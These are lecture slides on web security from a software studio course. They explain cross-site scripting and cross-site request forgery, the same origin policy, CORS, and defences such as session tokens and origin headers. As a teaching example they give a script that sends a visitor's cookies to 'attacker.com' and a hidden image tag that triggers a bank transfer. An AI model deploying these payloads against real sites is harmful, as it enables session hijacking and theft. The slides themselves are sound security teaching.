software studio

CSRF, revisited

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cross site scripting (XSS)

A Fictional Example

on Facebook, attacker posts this on wall:

```
<script>
window.location = ‘http://attacker.com/steal?cookie = ‘ + document.cookie
</script>
```

now, when other user displays Facebook page…

- script sends her cookies to attacker
- could get server-side private data too!

this is “persistent XSS”

- simpler form: pass URL with query that puts script in page

cross site request forgery (CSRF)

A Fictional Example

on attacker's site, include hidden call to bank:

```
<img src="http://mybank.com/transferFunds?
amount=1000&destination=attackersAcct" width="0" height="0" />
```

now, when other user loads attacker's page...

- hidden call transfers her money to the attacker
- can use all her credentials (session, cookies)

combine with XSS

- attacker can place call on a trusted site

infamous CSRF attacks

Gmail


› get contact list (Jan 2007)
› add mail filters (Sept 2007)

Netflix

› change name & delivery address (2007)
› modify movie queue (2009)


http://ajaxian.com/archives/gmail-csrf-security-flaw
http://www.gnucitizen.org/blog/google-gmail-e-mail-hijack-technique/
http://appsecnotes.blogspot.com/2009/01/netflix-csrf-revisited.html

what's going on?



XSS and CSRF are duals

- XSS: client confuses servers
- CSRF: server confuses clients



so it's about authentication

- XSS: of *server*
- CSRF: of *client*

standard CSRF mitigations

challenge/response

› CAPTCHA, password reentry

› inconvenient for client

don't stay logged in!

secret session token

› add it to all URLs (but token is leaked)

› put in hidden form field (then only POSTs)

› "double submit": token in cookie and form

```
<form action="/transfer.do" method="post">
 <input type="hidden" name="CSRFToken" value="OWY4NmQwODQ2">
 ...
 </form>
```

form generated with tokens, as by Rails's protect_from_forgery

login CSRF

but what about login?

› no session yet, so no token!

scenario

› attacker logs you out of Google
› and back in using attacker's credentials
› now attacker gets your search history!


mitigating login CSRF

referrer field

› request includes referrer URL (in *referer* header)
› if request has referrer attacker.com, mybank.com rejects it

but sadly

› referrer doesn't work (privacy, protocol holes)



request obtained by clicking on link in a vanity search

same origin policy

what is it?

- origin = (domain, protocol, port)
- suppose load page from P, make request to Q
- request is blocked if origins of P and Q do not match

JSONP: a workaround for mashups etc

- SOP allows GET of scripts from other domains (eg, JQuery CDN)
- to read cross-domain data, get a script of form *callback(data)*
- the callback is called "padding"

so what does SOP achieve?

- stops reading of personal data by a rogue site
- but doesn't prevent POST, hence can't stop CSRF
- also, API-specific (JavaScript, Flash, Acrobat), so loopholes

origin header proposal

idea: add a new origin header

› browser tracks origin of request, server checks it

address privacy issues of referrer

› only scheme, host, port: no query strings or full path

› missing header (old browser) ≠ null value (hidden)

cross-origin request sharing (CORS)

› browser will also block cross-origin requests, using SOP

› CORS lets server tell browser that some origins are OK

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